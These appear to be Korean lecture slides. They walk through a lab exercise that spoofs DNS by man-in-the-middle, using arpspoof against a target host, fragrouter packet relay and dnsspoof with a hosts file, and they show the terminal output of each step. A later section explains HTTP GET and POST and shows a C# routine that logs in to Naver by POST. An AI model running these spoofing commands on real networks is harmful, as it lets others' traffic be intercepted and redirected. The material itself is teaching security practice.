
A terminal window titled 'root@localhost:~' with a menu bar containing '파일(F)', '편집(E)', '보기(V)', '터미널(T)', and '도움말(H)'. The command '[ root@localhost ~] # arpspoof -t 192.168.111.111 192.168.111.2' is entered, with the IP addresses underlined in red. The output shows four identical lines of network traffic: '0: c: 29: be: 8d: 6f 0: c: 29: ee: b8: 56 0806 42: arp reply 192.168.111.2 is-at 0: c: 29: be: 8d: 6f'.

```
root@localhost:~  
파일(F) 편집(E) 보기(V) 터미널(T) 도움말(H)  
[ root@localhost ~] # arpspoof -t 192.168.111.111 192.168.111.2  
0: c: 29: be: 8d: 6f 0: c: 29: ee: b8: 56 0806 42: arp reply 192.168.111.2 is-at 0: c: 29: be  
: 8d: 6f  
0: c: 29: be: 8d: 6f 0: c: 29: ee: b8: 56 0806 42: arp reply 192.168.111.2 is-at 0: c: 29: be  
: 8d: 6f  
0: c: 29: be: 8d: 6f 0: c: 29: ee: b8: 56 0806 42: arp reply 192.168.111.2 is-at 0: c: 29: be  
: 8d: 6f  
0: c: 29: be: 8d: 6f 0: c: 29: ee: b8: 56 0806 42: arp reply 192.168.111.2 is-at 0: c: 29: be  
: 8d: 6f
```



# DNS 스푸핑 실습(9) – FRAGROUNTER 실행


- 패킷릴레이는 터미널에서 fragrouter -B1 입력합니다.
- fragrouter는 공격자가 공격대상으로 부터 받은 패킷을 목적지로 다시 보내주는 기능을 수행합니다.



```
root@localhost:~  
파일(F) 편집(E) 보기(V) 터미널(T) 도움말(H)  
[root@localhost ~]# fragrouter -B1  
fragrouter: base-1: normal IP forwarding  
192.168.111.111.50452 > 124.217.199.189.80: F 279856581:279856581(0) ack 1948404  
662 win 64240 (DF)  
192.168.111.111.50453 > 124.217.199.189.80: F 1758725815:1758725815(0) ack 19107  
94641 win 64240 (DF)  
192.168.111.111.50454 > 124.217.199.189.80: F 2484816574:2484816574(0) ack 82315  
0454 win 64240 (DF)  
192.168.111.111.50455 > 124.217.199.189.80: F 1458323046:1458323046(0) ack 34001  
5566 win 64240 (DF)  
192.168.111.111.50456 > 124.217.199.189.80: F 649220661:649220661(0) ack 8307458  
23 win 64240 (DF)  
192.168.111.111.50452 > 124.217.199.189.80: . ack 1948404663 win 64240 (DF)  
192.168.111.111.50453 > 124.217.199.189.80: . ack 1910794642 win 64240 (DF)  
192.168.111.111.50454 > 124.217.199.189.80: . ack 823150455 win 64240 (DF)  
192.168.111.111.50455 > 124.217.199.189.80: . ack 340015567 win 64240 (DF)  
192.168.111.111.50456 > 124.217.199.189.80: . ack 830745824 win 64240 (DF)  
█
```


# DNS 스푸핑 실습(10) – DNS 스푸핑 공격

- 터미널에서 `dnsspoof -i eth0 -f /etc/dsniff/dnsspoof.hosts` 입력하여 실제 DNS 스푸핑 공격을 수행합니다.




```
root@localhost:~  
파일(F) 편집(E) 보기(V) 터미널(T) 도움말(H)  
[root@localhost ~]# dnsspoof -i eth0 -f /etc/dsniff/dnsspoof.hosts  
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.111.100]  
192.168.111.111.50751 > 192.168.111.2.53: 16378+ A? shana.pe.kr  
192.168.111.111.50751 > 192.168.111.2.53: 16378+ A? shana.pe.kr
```

- 공격대상이 `shana.pe.kr`을 방문할때 위와 같은 메시지가 출력됩니다.



# HTTP 이해



- 1. 클라이언트가 서버에 연결 요청을 하면 서버는 서비스를 준비합니다.
- 2. 서버는 준비 상태가 되면 클라이언트는 읽고자 하는 문서를 요청합니다.
- 3. 서버는 클라이언트가 요청한 문서를 전송합니다.
- 4. 연결을 끊습니다.

# HTTP REQUEST

- 웹 서버에 데이터를 요청하거나 전송할 때 보내는 패킷입니다.
- GET 방식
  - 요청 데이터에 대한 인수를 URL(Uniform Resource Locator)을 통해 전송합니다.
- POST 방식
  - HTTP 헤더에 데이터를 전송합니다.

# HTTP RESPONSE

- 클라이언트의 Request에 대한 응답 패킷입니다.
- 헤더 정보 뒤에는 실제 데이터가 전달됩니다.

# 프로그램을 통한 로그인 – POST 방식

발표과제 프로그램 v1.0.0.0

아이디:  로그인 로그아웃

패스워드:

스크랩 위치:  ☐ 스크랩 하기

0.5 초 간격 처리 0.5 초 간격 검색

아이디	글번호	제목	스크랩
-----	-----	----	-----

초기화 검색어  페이지 1  ☐ 최신순 ☒ 정확도

시작 정지

# 프로그램을 통한 로그인 – POST 방식

```
view-source:nid.naver.com x
view-source:nid.naver.com/nidlogin.login
85 <form id="frmNIDLogin" name="frmNIDLogin" target="_top" AUTOCOMPLETE="off"
action="https://nid.naver.com/nidlogin.login" method="post" onsubmit="return confirmSubmit();"
86 <input type="hidden" name="encpt" id="encpt" value="1">
87 <input type="hidden" name="encpw" id="encpw" value="">
88 <input type="hidden" name="encnm" id="encnm" value="">
89 <input type="hidden" name="svctype" id="svctype" value="">
90 <input type="hidden" name="svc" id="svc" value="">
91 <input type="hidden" name="viewtype" id="viewtype" value="">
92 <input type="hidden" name="locale" id="locale" value="ko_KR">
93 <input type="hidden" name="postDataKey" id="postDataKey" value="">
94 <input type="hidden" name="smart_LEVEL" id="smart_LEVEL" value="-1">
95 <input type="hidden" name="logintp" id="logintp" value="">
96 <input type="hidden" name="url" id="url" value="http://www.naver.com">
97 <input type="hidden" name="localechange" id="localechange" value="">
98 <input type="hidden" name="theme_mode" id="theme_mode" value="">
99 <input type="hidden" name="pre_id" id="pre_id" value="">
100 <input type="hidden" name="resp" id="resp" value="">
101 <input type="hidden" name="exp" id="exp" value="">
102 <input type="hidden" name="ru" id="ru" value="">
103 <fieldset class="login_form">
104 <legend class="blind">로그인</legend>
105 <div class="input_row" id="id_area">
106 <span class="input_box">
107 <label for="id" id="label_id_area" class="lbl">아이디</label>
108 <input type="text" id="id" name="id" tabindex="7" accesskey="L" placeholder="아이디"
class="int" maxlength="41" value="">
109 </span>
110 <button type="button" disabled="" title="delete" id="id_clear" class="wrg">삭제 </button>
111 </div>
112 <div id="err_empty_id" class="error" style="display:none">아이디를 입력해주세요.</div>
113 <div class="input_row" id="pw_area">
114 <span class="input_box">
115 <label for="pw" id="label_pw_area" class="lbl">비밀번호</label>
116 <input type="password" id="pw" name="pw" tabindex="8" placeholder="비밀번호" class="int"
maxlength="16" onkeypress="capslockevt(event);getKeysv2();" onkeyup="checkShiftUp(event);" onkeydown="checkShiftDown(event);">
117 </span>
118 <button type="button" disabled="" title="delete" id="pw_clear" class="wrg">삭제 </button>
119 </div>
```

# 프로그램을 통한 로그인 – POST 방식

```
○ private static bool login(string ID, string PW)
○ {
○     string str;
○     WinHttps.Open("POST", "https://nid.naver.com/nidlogin.login");
○     WinHttps.SetRequestHeader("Referer", "https://nid.naver.com/nidlogin.login");
○     WinHttps.SetRequestHeader("Content-Type", "application/x-www-form-urlencoded");
○     WinHttps.Send("enctp=1&id=" + ID + "&pw=" + PW);
○     str = WinHttps.ResponseText;
○     if (str.IndexOf("https://nid.naver.com/login/sso/finalize.nhn") > 0)
○     {
○         MessageBox.Show("로그인 되었습니다.");
○         return false;
○     }
○     else
○     {
○         MessageBox.Show("실패");
○         return true;
○     }
○ }
```



# 프로그램을 통한 로그인 – POST 방식


- WinHttps.Open("POST", "https://nid.naver.com/nidlogin.login");
  - <https://nid.naver.com/nidlogin.login> HTTP 연결을 POST로 방식으로 엽니다.
- WinHttps.SetRequestHeader("Referer","https://nid.naver.com/nidlogin.login");
  - 요청을 보내기 전 HTTP 헤더를 설정합니다.
  - Referer는 웹 요청을 하기 직전 사용자가 웹브라우저에서 보고 있던 웹 페이지의 주소가 이 필드로 넘어옵니다. 그렇지만 주소 창에 새로 URL을 입력해서 웹 요청을 하는 경우는 리퍼러 설정이 안 되며 웹 페이지에서 다른 링크를 클릭해서 요청이 이루어진 경우에만 리퍼러 설정을 합니다.
- WinHttps.SetRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  - 요청을 보내기 전 HTTP 헤더를 설정합니다.
  - Content-Type(미디어 타입) 을 application/x-www-form-urlencoded(표준 타입, key와 value 형태로 인코딩) 으로 설정합니다.
  - Key와 value 형태란 id=아이디값&pw=패스워드값 이런 형태를 말합니다.
  - 여기서 id와 pw가 key가 되는 것이고 아이디값과 패스워드값은 value가 되는 것입니다.

## 프로그램을 통한 로그인 – POST 방식

- `WinHttps.Send("enctp=1&id=" + ID + "&pw=" + PW);`
  - (POST 방식으로) HTTP 헤더의 데이터에 대한 요청을 전송합니다.
  - 요청을 전송할 때 key-value 형태로 전송되며 아이디와 비밀번호 값이 전송됩니다.
  - enctp는 Naver 로그인할 때 필요한 기본 값으로 생략시 로그인이 안 됩니다.
- `str = WinHttps.ResponseText;`
  - 요청에 대한 응답을 Text 로 받습니다.


# 프로그램을 통한 로그인 – POST 방식

- 잘못된 아이디와 패스워드를 입력했을 때 str(HTTP Response)값



# 프로그램을 통한 로그인 – POST 방식

- 올바른 아이디와 패스워드를 입력했을 때 str(HTTP Response)값



```
if
(str.IndexOf("https://nid.naver.com/login/sso/finalize.nh
n") > 0)
{
    MessageBox.Show("로그인 되었습니다.");
    return false;
}
else
{
    MessageBox.Show("실패");
    return true;
}
```

감사합니다